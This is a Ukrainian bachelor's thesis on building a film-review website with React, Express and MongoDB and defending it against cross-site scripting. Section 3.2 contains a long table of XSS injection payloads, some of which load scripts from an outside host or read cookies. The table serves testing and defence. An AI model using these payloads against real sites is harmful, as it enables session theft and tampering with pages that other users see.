АНОТАЦІЯ

Розробка та захист сайту-платформи для відстужування та обміну враженнями про фільми // Кваліфікаційна робота ОР “Бакалавр” // Закопець Андрій Ігорович // Тернопільський національний технічній університет імені Івана Пулюя, факультут комп’ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБс-42 // Тернопіль, 2022.

Ключові слова: БЕЗПЕКА ВЕБ-ЗАСТОСУВАНЬ, ВИЯВЛЕННЯ XSS-АТАК, ВИЯВЛЕННЯ ВТОРГНЕННЯ.

Пояснювальна записка складається з п’ятьох розділів.

У загальній частині описується аналітичний огляд існуючих рішень та аналіз технічного завдання.

У другому розліді представлено процес створення програмного продукту, опис та обґрунтування вибор структури та методу організації вхідних даних та вихідних даних, опис алгоритмів, інформаційних зв’язків, проектування програми, тестування на налагодження сайту. Аналіз існуючих рішень для захисту сайту від XSS-атак.

В спеціальній частині описані процес розміщення сайту в Інтернет,

Інструкція з обслуговування та наповнення сайту, інструкція з популяризації та підтримки сайту.

Розрахунок вартості розробки та економічної ефективності приведено в економічній частині.

В п’ятому розділі розглянуто основні питання долікарської медичної допомоги в умовах надзвичайних ситуацій.

Обсяг пояснювальної записки 47 сторінок.

ANNOTATION

Development and security of a site-platform to trace and exchange opinions of films // Qualification thesis of educational level “Bachelor” // Zakopets Andrii Ihorovych // Ternopil National Technical University named after Ivan Pul’uj, Faculty of Computer Information Systems and software engineering, Department of Cybersecurity, СБс-42 group // Ternopil, 2022

Keywords: WEB APPLICATION SECURITY, DETECTION OF XSS-ATTACKS, DETECTION OF VULNERABILITIES

The explanatory note consists of five sections.

The general part describes the analytical review of solutions and analysis of the technical task.

The second section presents the process of creating a software product, description and justification, choosing the structure and method of organizing input and output data, description of algorithms, information links, program design, testing and site debugging. Analysis of existing solutions to protect the site from XSS-attacks.

In the special part described the process of placing the site on the Internet.

Instructions for maintenance and content of the site, instructions for promoting and maintaining the site.

The calculation of the cost of development and economic efficiency is given in the economic part.

The fifth section considers the main issues of pre-medical care in emergencies.

The volume of the explanatory note is 47 pages

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ, УМОВНИХ ПОЗНАК, ОДИНИЦЬ І ТЕРМІНІВ

XSS – cross-site scripting, міжсайтовий скриптінг

JS – JavaScript, мова програмування

CSS – Cascading Style Sheets, каскадні таблиці стилів

HTML – HyperText Markup Language, мова гіпертекстової розмітки

ПЗ – Програмне забезпечення

ОС – Операційна система

ВСТУП

З розвитком технологій постійно зростають функції веб-сторінок та починають наближатись по функціональності до рівня прикладних додатків. Ця зростальна функціональність реалізується за допомогою Javascript.

JavaScript, або скорочено JS – це скриптова та багатопарадигмальна мова програмування, створена Netscape, яка найчастіше застосовується в розробці веб-сайтів та дозволяє клієнту взаємодіяти з користувачем, керувати браузером, асинхронно спілкуватися з сервером і змінювати зовнішній вигляд та структуру веб-сторінки.

Сьогодні більшість браузерів підтримують JavaScript. Текст програми може як безпосередньо міститись в HTML-документі так і підключатись з зовнішніх джерел і інтерпретується самим браузером. В основному використовується для часткової автоматизації обробки даних і маніпулювання використанням сторінок. JavaScript має синтаксис, подібний до C.

Під час написання проєкту будуть використовуватись такі мови програмування, як HTML, CSS, JS зокрема платформи з відкритим кодом Node.js з використанням пакетного менеджера npm (Node Package Manager), який надає доступ до великої онлайн-бази даних публічних та приватних пакунків.

1 ЗАГАЛЬНИЙ РОЗДІЛ

1.1 Аналітичний огляд існуючих рішень

Використання Інтернет-технологій дає можливість працювати на базі різних операційних систем, як сімейства Windows так і Unix.

Для розробки програм використовуються популярні в інтернет мови програмування серверних скриптів PHP та набираючі популярність технології такі як: Node.js і Deno; і клієнтських скриптів JavaScript.

Node.js надає розробнику безмежні можливості побудови вебсторінок надаючи доступ до незліченної кількості користувацьких пакетів з npm які надають можливість реалізувати будь-яку ідею починаючи від найпростішого підрахунку відвідувачів сторінки і закінчуючи організацією інтернет-магазина.

Веб-додаток – додаток, в якому клієнтом є оглядач Інтернету, а сервером – вебсервер. Оглядач Інтернету може бути реалізацією так званих тонких клієнтів. Він відображає вебсторінки та зазвичай входить до складу операційної системи, а його оновлення та супровід виконує постачальник операційної системи. Логіка додатка зосереджена на сервері, а оглядача Інтернету зазвичай відповідає за передачу на сервер користувацьких даних користувача, та відображення інформації, завантаженої з сервера. Однією з переваг такого підходу є той факт, що клієнти не залежать від конкретної операційної системи користувача, і веб-додатки, таким чином, є міжплатформовими сервісами.

Особливістю веб-додатку є те, що він на відміну від звичайної програми у ньому сервер і браузер спілкуються через мережу з використанням протокола HTTP. Звідси стає зрозуміло, що сервер може дізнатися про клієнта дуже мало. Тобто тільки те, що клієнт пришле в HTTP-запиті. Все, що сервер може знати про клієнта, можна переглянути в об’єкті req обробника запиту до сервера.

Звичайно нам не обійтися без серверу з підтримкою Express та MongoDB. Сервер може знаходитись як в Інтернеті, так і на локальному комп’ютері.

В якості сервера було вибрано використовувати віртуальну машину EC2 на платформі AWS (Amazon Web Services).

1.2 Технічне завдання

1.2.1 Область застосування

Область застосування вебсайту – на персональних комп’ютерах для перегляду інформаціїпро фільми, та рецензії до них.

1.2.2 Призначення розробки

Експлуатаційне призначення – надання можливості користувачам web-сайту отримувати доступ до фільмів та їх рецензій.

Функціональне призначення – для виконання поставлених задач передбачається використати мову TypeScript (безкоштовна мова програмування з відкритим вихідним кодом розроблена Microsoft як наднабір JavaScript у 2012, мова уможливлює додаткову статичну типізацію та об’єктно орієнтоване програмування на основі класів), в оточенні побудоване Node.js з використанням технологій Express, React і базою даних MongoDB. Дана програма може використовуватися в різних операційних системах та в мережах любого типу.

1.2.3 Вимоги до функціоналу веб-сайту

Даний веб-сайт має представляти адаптивний для всіх популярних платформ ресурс з естетично привабливим, сучасним дизайном та зручною навігацією для користувачів.

В ньому містяться база даних з двома колекціями:

- користувач;
- рецензія;

Відвідувачам сайту повинен бути доступний такий функціонал:

- перегляд списку фільмів на сайті;
- можливість реєстрації на сайті;
- можливість перегляду опису фільмів;
- можливість залишати відгуки до фільмів;
- можливість переглядати відгуки, які були додані іншими користувачами

1.2.4 Вимоги до програмної документації

Програмна документація – вся технічна та користувальницька документація, створена для конкретної комп'ютерної програми її розробниками. Програмна документація є підвидом технічної документації.

По закінченню розробки даного вебсайту потрібно підготувати таку документацію:

- інструкція з розміщення сайту в інтернеті;
- інструкція з обслуговування та наповнення сайту;
- опис основних можливостей даного вебсайту;
- причини і усунення можливих збоїв в роботі;

1.2.5 Техніко-економічні показники

Проект реалізовується на базі безкоштовних програмних ресурсів з відкритим кодом, затрати на впровадження програмного забезпечення йде безпосередньо на оплату трудових ресурсів обсягом близько 336*(люд/год.)*, електроенергію, амортизацію обладнання.

1.2.6 Стадії та етапи розробки

Життєвий цикл програмного забезпечення — це набір окремих робочих фаз, які виконуються в заданому порядку протягом періоду часу від початку прийняття

рішення про розробку програмного забезпечення до кінця використання програмного забезпечення.

Модель життєвого циклу – це структура, що визначає послідовність виконання та взаємозв'язку процесів, дій та завдань протягом життєвого циклу. Модель життєвого циклу залежить від специфіки, масштабу та складності проекту та специфіки умов, у яких система створюється та функціонує. Найбільш поширеними є дві моделі: каскадна та спіральна.

Каскадна модель (модель водоспаду) однією з перших прийшла в використання, вона полягає в тому, що кожен етап роботи виконується один раз. Щоб не було необхідності повертатись до попередніх кроків, на кожному з них робота виконується дуже ретельно. Перед передачею на кожен наступний етап, результат виконання піддається верифікації.

Спіральна модель представлена ітераційною розробкою. Робота цієї моделі формуються по спіралі, в якій кожен цикл або ітерація представляє набір дій. Дії не закріплені за пріоритетом, але наступні вибираються на основі аналізу ризиків, починаючи з внутрішнього циклу. Головна місія моделі – якомога швидше представити робочий продукт користувачам системи, через процес уточнення та доповнення розширених вимог.

У моделі водоспаду процес розробки складається з багатьох дисципліни, або підпроцесів, деякі з яких наведені нижче. В даній моделі вони йдуть один за одним, але в ході інших моделей їх порядок може змінюватися:

– Аналіз вимог. У рамках даного етапу проводиться аналіз пред’явлених до системи вимог, які висуваються щодо продукту;

– Проектування вебсайту. На цьому етапі формується опис програми. Вихідні дані на цьому етапі представлені вимогами, зазначеними в специфікації, розробленими на попередньому кроці.;

– Програмування – процес проектування, написання, тестування, зневадження і підтримки комп'ютерних програм;

– Системна інтеграція. Процес поєднання компонентів підсистем в єдину систему та забезпечення роботи окремих підсистем як єдиної системи;

– Супровід – це модифікація програмного продукту після його доставки, щоб виправити помилки, покращити продуктивність або інші атрибути. Обслуговування програмного забезпечення є одним із найпоширеніших видів діяльності в розробці програмного забезпечення. Основниі питання обслуговування програмного забезпечення є адміністративні та технічні. Ключовими питаннями управління є: узгодження з пріоритетами клієнтів, кадровий склад, яка організація проводить технічне обслуговування, оцінка витрат. Ключові технічні проблеми: обмежене розуміння, аналіз впливу, тестування, вимірювання ремонтопридатності.

– Просування – це постійний процес, який використовується веб-майстрами для покращення вмісту та збільшення охоплення веб-сайту, щоб залучити більше відвідувачів. Багато методів, таких як пошукова оптимізація та подання пошукових систем, використовуються для збільшення трафіку сайту після розробки вмісту. Зі зростанням популярності платформ соціальних мереж багато веб-майстрів перейшли на такі платформи, як Facebook, Twitter, LinkedIn та Instagram для вірусного маркетингу. Ділившись цікавим контентом, веб-майстри сподіваються, що частина аудиторії відвідає веб-сайт. Прикладами вірусного контенту є інфографіка та меми.

1.2.7 Порядок тестування та прийому

Тестування програмного забезпечення - це розслідування, яке проводиться з метою надання зацікавленим особам інформації про якість досліджуваного програмного продукту чи послуги. Тестування програмного забезпечення також може забезпечити об'єктивний, незалежний погляд на програмне забезпечення, що дозволить бізнесу оцінити та зрозуміти ризики впровадження програмного забезпечення. Методи тестування включають процес виконання програми чи програми з метою пошуку програмних помилок (помилок чи інших дефектів) та перевірки відповідності програмного продукту для використання.

Тестування програмного забезпечення включає виконання програмного компонента або системного компонента для оцінки однієї або декількох цікавих властивостей.

Під час тестування оцінюється:

- відповідність вимогам, надані проектувальники та розробники;
- практичність;
- відповідність усіх можливих вхідних даних;
- прийнятний час виконання функцій;
- відповідність задачам замовника.
- сумісність з ПЗ та ОС;

Тестування ПЗ надає об’єктивну інформацію про якість ПЗ, ризики збою, як для користувачів, так і для замовників.

Тестування може проводитись, відразу після написання коду (навіть частково завершеного). Процес розробки зазвичай передбачає, коли та як буде відбуватися тестування. При поетапному процесі, більшість тестів відбувається після визначення системних вимог і тоді вони реалізуються в тестових програмах. На відміну від цього, програмування та тестування часто відбуваються одночасно, як того вимагає гнучка розробка програмного забезпечення.

2 РОЗРОБКА ТЕХНІЧНОГО ТА РОБОЧОГО ПРОЄКТУ

2.1 Розробка структури сайту і web-сторінок

Вебсайт – це сукупність вебсторінок, доступних в Інтернеті, які об’єднані як за змістом, так і за навігацією. Обов’язковим для функціонування будь-якого вебсайту є вебсервер. Для складніших сайтів ніж просто набір статичних вебсторінок для керування контентом використовується система управління контентом.

Основна задача дипломної роботи створення вебсайту для обміну враженнями про фільми. Даний web-сайт містить наступні web-сторінки:

– Головна – для першого входу на сайт та перегляду списку популярних фільмів;

– Реєстрація – для можливості реєстрації нових користувачів;

– Логін – для входу користувача в систему;Структурна схема сайту зображена на рисунку 2.1.

– Фільм – для перегляду опису фільму та його відгуків



Рисунок 2.1 – Структурна схема сайту

2.2 Створення та верстка сторінок сайту

Для верстки сторінок сайту було використано такий стек веб-технологій:

– HTML (Hypertext Markup Language — мова гіпертекстової розмітки) – це мова тегів, якою пишуться гіпертекстові документи для мережі Інтернет. Більшість веб-сторінок містять опис розмітки мовою HTML. Мова HTML інтерпретується браузером; отриманий в результаті форматований текст відображається на екрані пристрою користувача.

– CSS спеціальна мова, що використовується для опису зовнішнього вигляду сторінок, написаних мовами розмітки даних. Найчастіше CSS використовують для візуальної презентації сторінок, написаних на HTML та XHTML, але формат CSS може застосовуватися до інших видів XML-документів.

– SASS(а точніше її синтаксис SCSS) – скриптова метамова, яка інтерпретується CSS код. SASS призначений для підвищення рівня абстракції коду та спрощення файлів CSS.

– React – відкрита JavaScript бібліотека для створення користувацьких інтерфейсів, призначена для вирішення проблеми часткового оновлення вмісту веб-сторінки, що виникає в розробці односторінкових застосунків.

React дозволяє створювати веб-застосунки великого обсягу, які використовують змінювані з часом дані, без необхідності перезавантажувати сторінку. Його мета полягає в тому, щоб бути швидким, простим та найголовніше – масштабованим. Єдина задача React обробляти користувацький інтерфейс у додатках. Це відповідає видові у шаблоні MVC (модель-вигляд-контролер), і може поєднуватись з іншими JavaScript бібліотеками або великими фреймворками, такими як AngularJS, vue. Він також може бути використаний з React на основі надбудов, щоб піклуватися про частини без користувацького інтерфейсу побудови веб-застосунків.

Кожна сторінка має шапку сайту. Шапка сайту – верхня частина сайту, яка не змінюється при перегляді інших сторінок.

2.3 Розробка структури бази даних сайту

MongoDB – відкрита, нереляційна система управління базами даних, написана на C++. Характеризується відсутністю строго визначеної структури підтримуваних баз даних. Натомість дані зберігаються як документи в стилі JSON.

Для даного web-сайту була створена база даних. В базі даних були розроблені наступні колекції для зберігання даних про користувачів та оголошення приклад наведено у таблиці 2.1.

Таблиця 2.1 – Колекції бази даних

Ім’я колекції	Призначення
users	Містить дані про зареєстрованих користувачів
reviews	Містить дані про відгуки до фільмів

Колекція users відповідає за список зареєстрованих користувачів та інформацію про них, приклад наведений у таблиці 2.2.

Таблиця 2.2 – Структура колекції users

Ім’я поля	Тип поля	Призначення
id	String	Ідентифікатор
email	String	E-mail користувача
passwordHash	String	Хешований пароль
username	String	Ім’я користувача
createdAt	Date	Час створення
updatedAt	Date	Час оновлення

Колекція reviews відповідає за список опублікованих відгуків до фільмів та інформацію про їх автора, приклад наведений у таблиці 2.3.

Таблиця 2.3 – Структура колекції review

Ім’я поля	Тип поля	Призначення
id	String	Ідентифікатор
content	String	Вміст
authorId	String	Ідентифікатор автора
movieId	String	Ідентифікатор фільма
createdAt	Date	Дата публікації

2.4 Програмування

2.4.1 Написання клієнтської частини

Для написання клієнтської частини web-сайту було використано React – JavaScript-бібліотека для створення користувацьких інтерфейсів.

Для збереження даних було використано бібліотеку Redux з допоміжними бібліотеками – axios, redux-toolkit, react-redux.

Для валідації форм з допомогою бібліотеки Yup було розроблено такі схеми валідації:

- RegisterValidationSchema – схема валідації форми реєстрації;
- LoginValidationSchema – схема валідації форми логіну;

2.4.2 Написання адміністраторської частини

Для написання адміністраторської частини web-сайту було використано Express – веб-фреймворк для Node.js, який надає великий набір функцій для мобільних і веб-додатків. Для валідації даних було використано бібліотеку Yup. Для підключення до бази даних MongoDB було використано бібліотеку Mongoose. Для збереження авторизації користувача було використано JWT токен (бібліотека

jsonwebtoken) лістинг файлу middleware.js в якому реалізована перевірка токену міститься у додатку А. Для шифрування паролю було використано бібліотеку bcrypt, яка використовує функцію шифрування паролів bcrypt (адаптивна криптографічна функція формування ключа, що використовується для безпечного зберігання паролів) лістинг файлу passwords.js який реалізує шифрування паролів міститься у додатку Б.

Для отримання інформації про фільми було використано відкриту базу даних TMDB [9]

Під час написання адміністраторської частини було розроблено наступні функції:

- register – реєстрація користувача;
- login – логін;
- getAccount – отримати дані про аккаунт;
- updateAccount – оновити дані про аккаунт;
- getMovies – отримати список фільмів;
- getMovie – отримати фільм з даним id;
- getMovieReviews – отримати дані про користувача з даним id.

Серверна частина додатку використовує REST API яке доступне по маршруту /api і має таку структуру маршрутів:

- / – публічний маршрут для доступу до HTML;
- /auth – методи авторизації, лістинг міститься в додатку В;
- /account – методи аккаунта, лістинг міститься в додатку Г;
- /movies – методи доступу до інших користувачів, лістинг міститься в додатку Д;
- Список методів REST API та функцій які їх реалізовують:
- POST /api/auth/login – login()
- POST /api/auth/register – register ()
- GET /api/account/user – getAccount()

- PUT /api/account/user – updateAccount()
- GET /api/movies – getMovies()
- GET /api/movie/{movieId}– getMovie()
- GET /api/movie/{movieId}/reviews– getMovieReviews()

2.5 Тестування web-сайту

Тестування, як завершальний етап розробки веб-сайту, грає життєво важливу роль в процесі створення якісного програмного забезпечення. Чим складніше сайт, тим більше часу потрібно на його перевірку і налагодження.

Найбільш триваліший етап тестування ресурсу це функціональне тестування яке включає в себе перевірку наступного функціоналу:

- перевірки роботи всіх обов'язкових функцій сайту;
- тестування працездатності призначених для користувача форм;
- перевірки гіперпосилань, пошук неробочих посилань;
- перегляд на відповідність вмісту сторінок сайту вихідного контенту.

Для тестування web-сайту було створено тест план представлений в таблиці 2.4.

Таблиця 2.4 – Тест план

Дата	**Автор**	**Вид зміни**
24.05.2022	Закопець А.І.	Створення
25.05.2022	Закопець А.І.	Виправлення помилок

Метою складання даного Тест Плану є опис процесу тестування web-сайту.

Проведене тестування

Для окремих полів:

- Позитивне тестування web-сайту;

– Негативне тестування.

Для всього сайту:

– Функціональне тестування;
– Кросс-браузерне тестування;
– Юзабіліті тестування;
– Тестування для користувача інтерфейсу;

Оточення у якому було протестовано роботу web-сайту наведено у таблиці 2.5.

Таблиця 2.5 – Оточення для тестування

Браузери:	Mozilla Firefox, Chrome.
Операційні системи:	Windows 10.
Розширення екрану:	1366x768; 1280x800; 1280x1024; 1680x1050; 1929x1080.
Відображення на дисплеях мобільних пристроїв з розширенням:	480x800; 640x960; 768x1280;1024x768; 1366x768.

Для правильного функціонування сайту потрібно визначити пріоритет та протестувати наступну функціональність сайту:

– Реєстрація на сайті – високий пріоритет;
– Авторизація на сайті – високий пріоритет;
– Перегляд оголошень – високий пріоритет;
– Додавання оголошень – високий пріоритет;
– Видалення оголошення – високий пріоритет;
– Редагування аккаунта – високий пріоритет;
– Перегляд оголошення – високий пріоритет;
– Пошук оголошень – високий пріоритет;
– Фільтрація оголошень – високий пріоритет.

Даний web-сайт коректно відображається на всіх операційних системах які описані в таблиці 2.6.

Таблиця 2.6 – Відображення на операційних системах

Комп’ютер:	Windows 10, Linux
Мобільні пристрої:	Meizu M5 Note

Час який затрачений на виконання тестів наведено у таблиці 2.7.

Таблиця 2.7 – Час виконання

Задача	Час	Дата початку	Дата закінчення
Складання тест плану і чек-листа	4 год	23.04.2022	28.04.2022
Коригування тест плану і чек-листа	1 год	24.04.2022	29.04.2022
Виконання тестів	Chrome – 0,5 год Firefox – 0,5 год Opera – 0,5 год Safari – 0,5 год	25.04.2022	30.04.2022
Написання баг-репорта	2 год	27.05.2022	30.05.2022

Тестові сценарії використовуються для різних рівнів тестування: наприклад Модульність, а також інтеграція та тестування системи. тестовий сценарій, Зазвичай пишеться для перевірки компонента з найвищим Імовірність збою або помилки, не врахована вчасно, може коштувати дорого.

Приймальні випробування приймаються, коли: продукт досяг необхідного рівня якості; замовник ознайомлений з планом приймання продукції або іншим документом, який описує низку дій, пов’язаних із приймальними випробуваннями, дату, відповідальну особу тощо.

3 ЗАХИСТ WEB-САЙТУ ВІД XSS АТАК

3.1 Поняття XSS атаки

XSS (з англ. Cross Site Scripting) – це тип атаки, який також називають міжсайтовим скриптингом, його специфка полягає у використанні вразливостей незахищенного сервера для імплентації сторонніх скриптів, які не були передбачені розробником веб-додатка.

Веб-додаток - це програма, яка запускається у веб-браузері. Зазвичай джерело веб-додатку розміщується на веб-сервері та веб-браузер робить запит на нього. Веб-сервер відповідає на запит веб-сторінкою. Веб-сторінка, яка відправляється назад, записується у підтримуваному браузером форматі мови, наприклад: HTML, CSS, JavaScript.

Шкідливий JavaScript матиме ті ж самі привілеї, що і будь-який інший JavaScript код веб-додатку. Іншими словами, цей код матиме доступ до всіх даних, пов'язаних з уразливим доменом веб-додатка, наприклад, файли cookie та конфіденційна інформація. Результат успішної атаки може призвести до того, що зловмисник вкраде чутливі данні, чи буде маніпулювати змістом веб-сторінки. У 2012 році компанія по розробці програмного забезпечення Symantec виявила, що XSS є найбільш поширеною вразливістю, знайденою на веб-сайтах, яку можна успішно експлуатувати, а CWE / SANS поставила XSS на 4 місце зі списку своїх 25 найнебезпечніших програмних вразливостей

Проблема полягає в тому, що веб-застосуок приймає вхідні данні від користувача, які пізніше використовує як у вихідних на веб-сторінці, без належного очищення введеного користувачем вхідного тексту. При фільтрації вхідних даних, відбувається перевірка на те, чи безпечно використовувати цю нформацію у подальшому виводі. Це може бути зроблено шляхом перевірки того, що що на вхід були подані прийнятні значення або маніпулюючи входом. Input полем можна маніпулювати таким чином, що навіть якщо вхід містить шкідливий JavaScript код,

то він не буде виконаний. Наприклад, введені символи може бути закодовані, так що коли кодований вхід виводиться на сторінку, браузер буде обробляти вихідні дані як текст, навіть якщо вхідні містили HTML теги, що здатні змінити структуру веб-сторінки. Прикладом такого кодування є кодування спеціальних символів у вхід користувача до об'єктів HTML.

3.2 Перелік відомих XSS атак

Багато інформації, щодо конкретних способів проведення XSS атаки можна знайти на сайті проекту OWASP. OWASP (Open Web Application Security Project) - це відкритий проект забезпечення безпеки веб-додатків. Спільнота OWASP включає в себе корпорації, освітні організації і приватних осіб з усього світу [10]. Спільнота працює над створенням статей, навчальних посібників, документації, інструментів і технологій, які перебувають у вільному доступі. OWASP надає найбільш повний, відтестовані, постійно оновлюваний список XSS-ін'єкцій. Для тестування веб-додатків на наявність XSS-вразливостей доцільно використовувати саме цей список, який знаходиться у таблиці 3.1.

Таблиця 3.1 – Детальний опис існуючих XSS атак

XSS-ін’єкція	Вектор атаки
<script src=http://ha.ckers.org/xss.js></script>	Повна відсутність фільтрації на сервері
<IMG SRC="javascript:alert('XSS');">	Ін'єкція за допомогою зображення шляхом вбудовування протоколу javascript
<IMG SRC=javascript:alert('XSS')>	Відсутність лапок і крапки з комою
<IMG SRC=JaVaScRiPt:alert('XSS')>	Чутлива до регістру система фільтрації
<IMG SRC=javascript:alert("XSS")>	Відсутність лапок і крапки з комою

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<IMG SRC=`javascript:alert("RSnake says, 'XSS"')`>	Використання апострофів замість лапок. Багато XSS-фільтрів пропускають цю уразливість.
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	Впровадження некоректних атрибутів в тег IMG
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>	Якщо всі лапки відфільтровані, то можна зібрати рядок в JS за допомогою функції fromCharCode і виконати її за допомогою функції eval ();
<IMG SRC=#onmouseover="alert('xxs')">	Дозволяє обійти фільтр, який перевіряє тільки атрибут SRC
<IMG SRC= onmouseover="alert('xxs')">	Залишить значення атрибута порожнім
<IMG onmouseover="alert('xxs')">	Відсутність атрибута
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>	Штучно створити помилку, і повісити обробник на цю подію
<IMG SRC=javascript:alert('XSS')>	Використовувати десятичні посилання на символи HTML

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>	Використовувати десятичні посилання на символи HTML, без; після символу
<IMG SRC="javascript:alert('XSS');">	Вбудований символ TAB, який браузер видалив при обробці HTML коду
<IMG SRC="jav ascript:alert('XSS');" >	Використання символу TAB, закодованого у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду
<IMG SRC="jav
ascript:alert('XSS');" >	Використання символу TAB, закодований у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду
<IMG SRC="jav
ascript:alert('XSS');" >	Використання символу переводу каретки, закодований у вигляді HTML посилання на символ, який браузер видалив при обробці HTML коду

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<IMG SRC=" &#14; javascript:alert('XSS');">	Використання пробілів і мета в атрибутах зображень
<<SCRIPT>alert("XSS");//<</SCRIPT >	Фільтри, які працюють на підставі аналізу відкритих і закритих дужок <,>, не в змозі зловити таку XSS-ін'єкцію
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >	Не закритий тег <Script>. Браузер закриє тег автоматично, і, виконає javascript-код. Працює в FireFox і NetScape.
<SCRIPT SRC=//ha.ckers.org/.j>	Підміна розширення javascript-файлів. Працює в IE, NetScape і Opera
<IMG SRC="javascript:alert('XSS')"	FireFox автоматично закриває такий тег, при цьому дає можливість увімкнути JS скрипт в обхід механізмів фільтрації
<iframe src=http://ha.ckers.org/scriptlet.html <	Використання відкриваючиї кутової дужки, замість закриваючиї дозволяє обійти фільтрацію
</TITLE><SCRIPT>alert("XSS");</SCRIPT>	Якщо розробники забувають закрити тег <Title> такий вид ін'єкції повинен спрацювати

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	Вставка зображення в тег <input>. Мало хто знає про таку можливість.
<BODY BACKGROUND="javascript:alert('XSS')">	Вставка зображення в тіло HTML сторінки
<IMG DYNSRC="javascript:alert('XSS')">	Використання атрибута динамічного вмісту DYNSRC
<IMG LOWSRC="javascript:alert('XSS')">	Використання атрибута LOWSRC для зображення низької якості
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI> XSS</br>	Впровадження скрипта в каскадну таблицю стилів
<IMG SRC='vbscript:msgbox("XSS")'>	Використання Visual Basic скриптів
<BODY ONLOAD=alert('XSS')>	Тег body дозволяє не використовувати префікс javascript
<BGSOUND SRC="javascript:alert('XSS');">	Тег <BGSOUND>
<BR SIZE="&{alert('XSS')}">	Включення javascript в за допомогою &
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">	Підміна таблиці стилів на javascript

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">	Запис JS-скрипта в css-файл. Працює в NetScape і IE.
<STYLE>@import'http://ha.ckers.org/ xss.css';</STYLE>	Запис JS-скрипта в css-файл і Використання препроцессора @import
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">	Запис JS-скрипта в css-файл і додавання с помощью тега <Meta>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">	Атрибут STYLE і використання символу коментування, щоб приховати ін'єкцію
<STYLE>.XSS{backgroundimage:url("javascript:alert('XSS')");}</STYLE>< A CLASS=XSS></A>	Стиль з використанням background-image і протоколу javascript
<STYLE type="text/css">BODY{background:ur l("javascript:alert('XSS')")}</STYLE>	Стиль з використанням background і протоколу javascript
¼script¾alert(¢XSS¢)¼/script¾	Використовується неправильне кодування. ASCII з 7 битами замість 8. Ця XSS атака може обійти багато фільтрів контенту, але працює тільки якщо хост передає данні в USASCII кодуванні

Продовження таблиці 3.1

XSS-ін’єкція	Вектор атаки
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">	Використання тега <META>, з атрибутом HTTPEQUIV = "refresh", що дозволяє завантажити документ по url в поточне вікно браузера. В цьому випадку, зловмиснику вдасться виконати javascript
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/htmlbase64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">	Використання тега <META>, з атрибутом HTTPEQUIV = "refresh", що дозволяє завантажити документ по url в поточне вікно браузера і додаткове шифрування javascript в base64, яке зрозуміле для браузера, але не зрозуміле xss фільтрам
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">	Якщо фільтр перевіряє атрибут URL у тега <META>, обійти його можна цим способом.
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>	Використовується, якщо дозволені <IFrame>
<IFRAME SRC=#onmouseover="alert(document.cookie)"></IFRAME>	Використовується, якщо дозволені <IFrame>
<TABLE BACKGROUND="javascript:alert('XSS')">	<FRAME> мають такі ж вразливості, як і <IFRAME>

3.3 Способи виявлення та методи захисту від XSS атак

Існує кілька шляхів визначення уразливості веб-ресурсра до XSS атак. У загальному вигляді методи визначення вразливостей можна розділити на 2 групи: ручні і автоматичні.

До ручних методів відноситься пошук вразливостей безпосередньо на ресурсі, при цьому тести зводяться до пошуку точок входу, у які можна імплементувати шкідливий код. Такими точками входу може бути будь-яка форма введення даних на сайті, наприклад:

- форма пошуку;
- форма авторизації;
- форма додавання коментарів;
- форма завантаження файлу;
- форма завантаження зображення

Інший метод ручного пошуку використовується, якщо тестувальник має доступ до вихідного коду веб-ресурсу. У цьому випадку тестування здійснюється шляхом пошуку точок входу, тобто форм і полів введення, безпосередньо у вихідному коді, а тестер намагається знайти місця, куди виконується динамічне вставлення даних за допомогою JavaScript, і розглянути можливість їх використання.

Інший спосіб знайти вразливі місця — використовувати спеціальні інструменти для автоматизованого тестування:

- NetSparker;
- XSS-Me;
- WAPITI;
- ACUNETIX;

4 СПЕЦІАЛЬНИЙ РОЗДІЛ

4.1 Інструкція з розміщення сайту в Інтернет

Для розміщення web-сайту в інтернет вибрано веб-сервіс Amazon Elastic Compute Cloud (Amazon EC2), який надає безпечні масштабовані обчислювальні ресурси в хмарі.

